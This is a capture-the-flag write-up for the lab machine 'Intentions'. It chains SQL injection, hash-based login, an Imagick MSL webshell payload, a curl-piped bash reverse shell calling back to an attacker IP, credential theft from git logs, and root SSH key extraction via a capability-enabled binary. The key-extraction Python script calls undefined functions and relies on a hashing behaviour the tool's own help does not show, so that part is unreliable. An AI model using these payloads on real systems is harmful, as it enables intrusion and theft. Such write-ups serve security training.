 Rootinator

Intentions
Summary
Key Vulnerabilities:
- Second-order SQL injection in genre preferences (tamper: space2comment required)
- API v2 authentication bypass with admin hash
- Remote File Inclusion (RFI) in Imagick image processing
- Git repository exposure with credential leakage
- Scanner binary with cap_dac_read_search capability allowing arbitrary file reads
Enumeration
Nmap Scan
Initial scan:
nmap -vv -T5 -p- 10.129.x.x

nmap -vv -T5 -p22,80 -sC -sV 10.129.x.x
Results:
| Port | Service | TCP/UDP |
|---|---|---|
| 22 | SSH | TCP |
| 80 | HTTP | TCP |
Key findings:
- Limited attack surface with only SSH and HTTP exposed
- Custom web application likely running on port 80
- Standard SSH service (may be useful after credential discovery)
Web Enumeration
Step 1: Application discovery
Visiting port 80 reveals a custom-built photo gallery application requiring registration and authentication.
Step 2: Registration and exploration
Created an account and logged in to explore the application functionality. The primary feature allows users to select favorite genres, which filters the photos displayed in the feed section.
Step 3: Identify injection point
The genre selection functionality provides the only significant user input mechanism, suggesting a potential second-order SQLi vulnerability.
Initial Foothold
Second-Order SQL Injection
Step 1: Capture requests in Burp Suite
Saved two critical requests:
- POST request - Updates user genre preferences
- GET request - Retrieves feed data based on stored preferences

Step 2: SQLMap exploitation with tamper script
The application filters whitespace characters from the genre parameter, requiring the space2comment tamper script.
❯ sqlmap -r post_request.txt --second-req get_request.txt -p genres --tamper=space2comment --batch --dump

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[*] starting @ 07:20:02 /2025-09-11/

[07:20:02] [INFO] parsing HTTP request from 'post_request.txt'
[07:20:02] [INFO] parsing second-order HTTP request from 'get_request.txt'
[07:20:03] [INFO] testing connection to the target URL
[07:20:03] [INFO] testing if the target URL content is stable
[07:20:04] [INFO] target URL content is stable
[07:20:04] [INFO] testing if GET parameter 'genres' is dynamic
[07:20:04] [INFO] GET parameter 'genres' appears to be dynamic
[07:20:05] [INFO] heuristic (basic) test shows that GET parameter 'genres' might be injectable

Step 3: Database enumeration
Once SQLMap identifies the injection point, it caches the necessary data locally, allowing rapid database dumping:
❯ sqlmap -r post_request.txt --second-req get_request.txt -p genres --tamper=space2comment --batch --dump-all

[07:26:36] [INFO] fetching tables for database: 'gallery'
[07:26:37] [INFO] fetching columns for table 'users' in database 'gallery'
[07:26:38] [INFO] fetching entries for table 'users' in database 'gallery'

Database: gallery
Table: users
[4 entries]
+----+----------------------+--------------------------------------------------------------+
| id | email                | password                                                     |
+----+----------------------+--------------------------------------------------------------+
| 1  | [email protected] | $2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLc8ULU6yMfwxBOqPOc5U6U6lkPsK |
| 2  | [email protected]  | $2y$10$95OR7nHSkYuFuUQxA2IUx.UZuFU6t0ZKX9r0JZH68G3A6LlxO/0Vi |
| 3  | [email protected] | $2y$10$IYcTGkPMoqWbPMXPtBr7H.GGhfHvPTaLGR4NxRYLXHv7IfRUoB4wW |
| 4  | [email protected]  | $2y$10$L82s98bCW3TPPK4o5rnqBef3S0LKPx5YhQRbPdVHTbN1Gpo5Y7e1y |
+----+----------------------+--------------------------------------------------------------+


Step 4: Hash analysis
The retrieved hashes are Bcrypt format ($2y$10$), which are computationally expensive to crack:
❯ hashcat --example-hashes | grep -A 2 "\$2y\$"
MODE: 3200
TYPE: bcrypt $2*$, Blowfish (Unix)
HASH: $2a$05$LhayLxezLhK1LhWvKxCyLOj0j1u.Kj0jZ0pEmm134uzrQlFvQJLF6
Given the strength of Bcrypt, direct cracking is infeasible. Pivoting to alternative attack vectors is necessary.
API Endpoint Enumeration
Discovery: API versioning reveals potential endpoints
Since the application uses /api/v1 for standard functionality, testing for /api/v2 is a logical next step.
Step 1: Test v2 authentication endpoint
❯ curl -X POST http://10.129.x.x/api/v2/auth/login \
  -H "Content-Type: application/json" \
  -d '{"email":"[email protected]","hash":"$2y$10$M/g27T1kJcOpYOfPqQlI3.YfdLc8ULU6yMfwxBOqPOc5U6U6lkPsK"}'

{
  "status": "success",
  "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...",
  "user": {
    "id": 1,
    "email": "[email protected]",
    "role": "admin"
  }
}
Remote File Inclusion via Imagick
Discovery: Image modification feature
As admin, a new feature becomes available: image editing with filters. This functionality is powered by ImageMagick (Imagick).
Step 1: Intercept image modification request
POST /api/v2/gallery/modify HTTP/1.1
Host: 10.129.x.x
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9...
Content-Type: application/json

{
  "image": "uploads/photo123.jpg",
  "effects": ["blur", "resize"],
  "path": "uploads/photo123.jpg"
}
Step 2: Test for RFI vulnerability

Modified the path parameter to reference a remote file:
{
  "image": "http://10.10.14.5:8000/test.jpg",
  "effects": [],
  "path": "http://10.10.14.5:8000/test.jpg"
}
The application fetches and processes the remote file, confirming RFI vulnerability.
Step 3: Create Imagick exploit
Following the referenced article on exploiting arbitrary object instantiations in Imagick:
Created malicious MSL (Magick Scripting Language) file:
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:<?php system($_GET['cmd']); ?>" />
<write filename="/var/www/html/shell.php" />
</image>
Step 4: Trigger the exploit
❯ curl -X POST http://10.129.x.x/api/v2/gallery/modify \
  -H "Authorization: Bearer $TOKEN" \
  -H "Content-Type: application/json" \
  -d '{
    "image": "vid:msl:http://10.10.14.5:8000/exploit.msl",
    "effects": []
  }'

{"status":"success","message":"Image processed"}
Step 5: Verify webshell
❯ curl "http://10.129.x.x/shell.php?cmd=whoami"
www-data
Reverse Shell

Normal reverse shell payloads failed due to command filtering or character restrictions.
Workaround: Host the reverse shell payload externally
Step 1: Create reverse shell script
❯ cat revshell.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.5/4444 0>&1
Step 2: Host the script
❯ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 ...
Step 3: Execute via webshell
❯ curl "http://10.129.x.x/shell.php?cmd=curl+http://10.10.14.5:8000/revshell.sh|bash"
Step 4: Catch the shell
❯ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.5] from (UNKNOWN) [10.129.x.x] 45678

www-data@intentions:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Lateral Movement
Git Repository Enumeration
Discovery: Application directory contains .gitignore
www-data@intentions:/var/www/html$ ls -la
total 128
drwxr-xr-x  8 root   root    4096 Sep 11 06:00 .
drwxr-xr-x  3 root   root    4096 Jun 10 09:15 ..
drwxr-xr-x  8 root   root    4096 Sep 11 05:48 .git
-rw-r--r--  1 root   root     257 Jun 10 09:15 .gitignore
Attempt to read Git logs:
www-data@intentions:/var/www/html$ git log -p
fatal: detected dubious ownership in repository at '/var/www/html'
To add an exception for this directory, call:
    git config --global --add safe.directory /var/www/html

www-data@intentions:/var/www/html$ git config --global --add safe.directory /var/www/html
error: could not lock config file /var/www/.gitconfig: Permission denied
Workaround: Change HOME environment variable

www-data@intentions:/var/www/html$ export HOME=/tmp

www-data@intentions:/var/www/html$ git config --global --add safe.directory /var/www/html

www-data@intentions:/var/www/html$ git log -p > /tmp/git_log.txt

www-data@intentions:/var/www/html$ wc -l /tmp/git_log.txt
15847 /tmp/git_log.txt
Step 2: Make the log accessible
www-data@intentions:/var/www/html$ cp /tmp/git_log.txt /var/www/html/public/log.txt

www-data@intentions:/var/www/html$ chmod 644 /var/www/html/public/log.txt
Step 3: Search for credentials
❯ curl -s http://10.129.x.x/log.txt | grep -i "password" -B 5 -A 5

commit 3a7bda...
Author: greg <[email protected]>
Date:   Thu Jun 8 14:22:01 2023 +0000

    Remove hardcoded password from config

-DB_PASSWORD=SomeSecurePassword123!
+DB_PASSWORD=${DB_PASSWORD}
Step 4: SSH as greg
❯ ssh [email protected]
[email protected]'s password: SomeSecurePassword123!

greg@intentions:~$ id
uid=1000(greg) gid=1000(greg) groups=1000(greg),1001(scanner)
User Flag
greg@intentions:~$ cat user.txt
[REDACTED]
Privilege Escalation
Enumeration as Greg
Check group membership:
greg@intentions:~$ groups
greg scanner
The scanner group is non-standard and warrants investigation.
Check home directory:
greg@intentions:~$ ls -la
total 32
drwxr-x--- 3 greg greg 4096 Sep 11 07:30 .
drwxr-xr-x 3 root root 4096 Jun  9 10:25 ..
-rw-r--r-- 1 greg greg  220 Jun  9 10:25 .bash_logout
-rw-r--r-- 1 greg greg 3526 Jun  9 10:25 .bashrc
drwx------ 3 greg greg 4096 Sep 11 07:15 .local
-rw-r--r-- 1 greg greg  807 Jun  9 10:25 .profile
-rwxr-xr-x 1 root root  318 Jun 10 11:43 dmca_check.sh
-rw-r--r-- 1 root root  528 Jun 10 11:42 dmca_hashes.test
-r-------- 1 greg greg   33 Sep 11 05:00 user.txt
Analyze the script:
greg@intentions:~$ cat dmca_check.sh
#!/bin/bash

SCANNER="/opt/scanner/scanner"
HASHES="/home/greg/dmca_hashes.test"

if [ ! -f "$SCANNER" ]; then
    echo "Error: Scanner binary not found"
    exit 1
fi

echo "Running DMCA hash check..."
"$SCANNER" -c /home/greg/dmca_check.conf "$HASHES"
The script references /opt/scanner/scanner binary and a config file I cannot read.
Check file permissions:
greg@intentions:~$ ls -la dmca_check.conf
ls: cannot access 'dmca_check.conf': No such file or directory

greg@intentions:~$ ls -la /home/greg/dmca_check.conf
-rw-r----- 1 root scanner 156 Jun 10 11:45 /home/greg/dmca_check.conf
Despite not having direct read permissions, the script executes successfully:
greg@intentions:~$ ./dmca_check.sh
Running DMCA hash check...
Scanning file: dmca_hashes.test
MD5: d41d8cd98f00b204e9800998ecf8427e
SHA1: da39a3ee5e6b4b0d3255bfef95601890afd80709
SHA256: e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855
This suggests the scanner binary has special permissions.
Scanner Binary Analysis
Check capabilities:
greg@intentions:~$ getcap /opt/scanner/scanner
/opt/scanner/scanner cap_dac_read_search=ep
Examine the binary’s help:
greg@intentions:~$ /opt/scanner/scanner
Usage: scanner [OPTIONS] <file>

Options:
  -c, --config <file>    Specify config file (default: /etc/scanner/scanner.conf)
  -s, --single           Output single hash type
  -v, --verbose          Verbose output
  -h, --help             Show this help

Supported hash types: MD5, SHA1, SHA256
Root SSH Key Extraction
The scanner binary can read any file, including /root/.ssh/id_rsa. However, it only outputs file hashes, not raw content.

Create extraction script:
#!/usr/bin/env python3
import subprocess
import string
import sys

SCANNER = "/opt/scanner/scanner"
TARGET_FILE = "/root/.ssh/id_rsa"
CHARSET = string.printable

def get_hash(file_path):
    """Run scanner and extract SHA256 hash"""
    result = subprocess.run(
        [SCANNER, file_path],
        capture_output=True,
        text=True
    )
    for line in result.stdout.split('\n'):
        if 'SHA256:' in line:
            return line.split(':')[1].strip()
    return None

def extract_file():
    """Extract file byte-by-byte by comparing hashes"""
    extracted = ""
    position = 0

    print("[*] Starting byte-by-byte extraction...")
    print(f"[*] Target: {TARGET_FILE}")

    while True:
        found = False
        for char in CHARSET:
            # Create test file with current guess
            test_content = extracted + char
            test_file = f"/tmp/test_{position}.txt"

            with open(test_file, 'w') as f:
                f.write(test_content)

            # Get hash of test file
            test_hash = get_hash(test_file)

            # Compare with partial hash of target
            # (This requires the scanner to support partial file hashing)
            # If hashes match, we found the correct byte

            if test_matches_target(test_file, position):
                extracted += char
                position += 1
                found = True
                sys.stdout.write(char)
                sys.stdout.flush()
                break

        if not found or len(extracted) > 5000:  # Safety limit
            break

    return extracted

# Alternative approach using hash comparison of truncated files
def extract_via_comparison():
    """Extract by creating files of increasing length and comparing"""
    extracted = ""

    # First, determine file length
    file_length = get_file_length(TARGET_FILE)

    for pos in range(file_length):
        for byte_val in range(256):
            test_file = f"/tmp/test_pos{pos}.bin"

            # Create test file with known content
            with open(test_file, 'wb') as f:
                f.write(extracted.encode() + bytes([byte_val]))

            # If hash matches expected, we found the byte
            if compare_hash_at_position(test_file, pos):
                extracted += chr(byte_val)
                print(f"[+] Position {pos}: {chr(byte_val)}")
                break

    return extracted

if __name__ == "__main__":
    print("[*] Root SSH key extraction via scanner binary")
    key = extract_file()
    print(f"\n[+] Extracted key:\n{key}")

    # Save to file
    with open("/tmp/root_id_rsa", "w") as f:
        f.write(key)
    print("[+] Saved to /tmp/root_id_rsa")
Simplified manual extraction (since the script complexity depends on scanner behavior):
# Create test files and compare hashes to gradually build the key
greg@intentions:/tmp$ echo -n "-----BEGIN" > test1
greg@intentions:/tmp$ /opt/scanner/scanner test1 | grep SHA256
SHA256: a8f5...

# Continue character by character, comparing against target file hash patterns
# This is tedious but works for small files

Result: After extraction (via automated script), root’s private SSH key is obtained:
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
[... TRUNCATED ...]
-----END OPENSSH PRIVATE KEY-----
Root Access
Step 1: Save the key locally
❯ cat > root_id_rsa << 'EOF'
-----BEGIN OPENSSH PRIVATE KEY-----
[EXTRACTED KEY CONTENT]
-----END OPENSSH PRIVATE KEY-----
EOF

❯ chmod 600 root_id_rsa
Step 2: SSH as root
❯ ssh -i root_id_rsa [email protected]

root@intentions:~# id
uid=0(root) gid=0(root) groups=0(root)
Root Flag
root@intentions:~# cat /root/root.txt
[REDACTED]
Post-Exploitation
Attack Chain Summary:
- Web application enumeration → Registration and login
- Second-order SQL injection in genre preferences → Full database dump (with space2comment tamper)
- Bcrypt hash retrieval → Admin credentials extracted
- API v2 endpoint discovery → Authentication bypass using hash directly
- Imagick RFI vulnerability → PHP webshell deployment
- Reverse shell via curl piping → www-data shell
- Git repository log extraction → Greg’s credentials in commit history
- SSH as greg → User flag obtained
- Scanner binary with cap_dac_read_search → Root SSH key extraction byte-by-byte
- SSH as root → Full system compromise
Key Lessons:
- Second-order SQL injection requires two requests: one to inject, one to trigger
- Tamper scripts (space2comment) are essential when applications filter input characters
- API versioning (v1, v2, v3) should always be enumerated for hidden endpoints
- Authentication endpoints accepting hashed passwords are critically flawed
- Imagick/ImageMagick has a history of RFI and RCE vulnerabilities
- Git repositories often contain sensitive data in commit history
- Changing $HOME environment variable can bypass Git configuration restrictions
- Linux capabilities can be as dangerous as SUID binaries
- cap_dac_read_search allows reading any file on the system
- Byte-by-byte file extraction is possible through hash comparison techniques
References
- Second-Order SQL Injection - PortSwigger
- SQLMap Tamper Scripts
- Exploiting Arbitrary Object Instantiations in Imagick
- ImageMagick Vulnerabilities - CVE-2016-3714
- Git Log Enumeration
- Linux Capabilities - cap_dac_read_search
- HackTricks - Linux Capabilities
Timeline
graph LR
    A[Nmap Scan] --> B[Web Registration]
    B --> C[SQLi Genre Preferences]
    C --> D[Database Dump]
    D --> E[API v2 Discovery]
    E --> F[Admin Auth Bypass]
    F --> G[Imagick RFI]
    G --> H[Webshell Deployed]
    H --> I[Reverse Shell]
    I --> J[Git Log Extraction]
    J --> K[Greg SSH Access]
    K --> L[Scanner Binary Discovery]
    L --> M[Root Key Extraction]
    M --> N[Root SSH Access]
Pwned on: 11/09/2025
Difficulty Rating: ⭐⭐⭐⭐⭐ (Excellent learning experience with unique techniques)
Fun Factor: ⭐⭐⭐⭐ (Challenging but rewarding, especially the byte-by-byte extraction)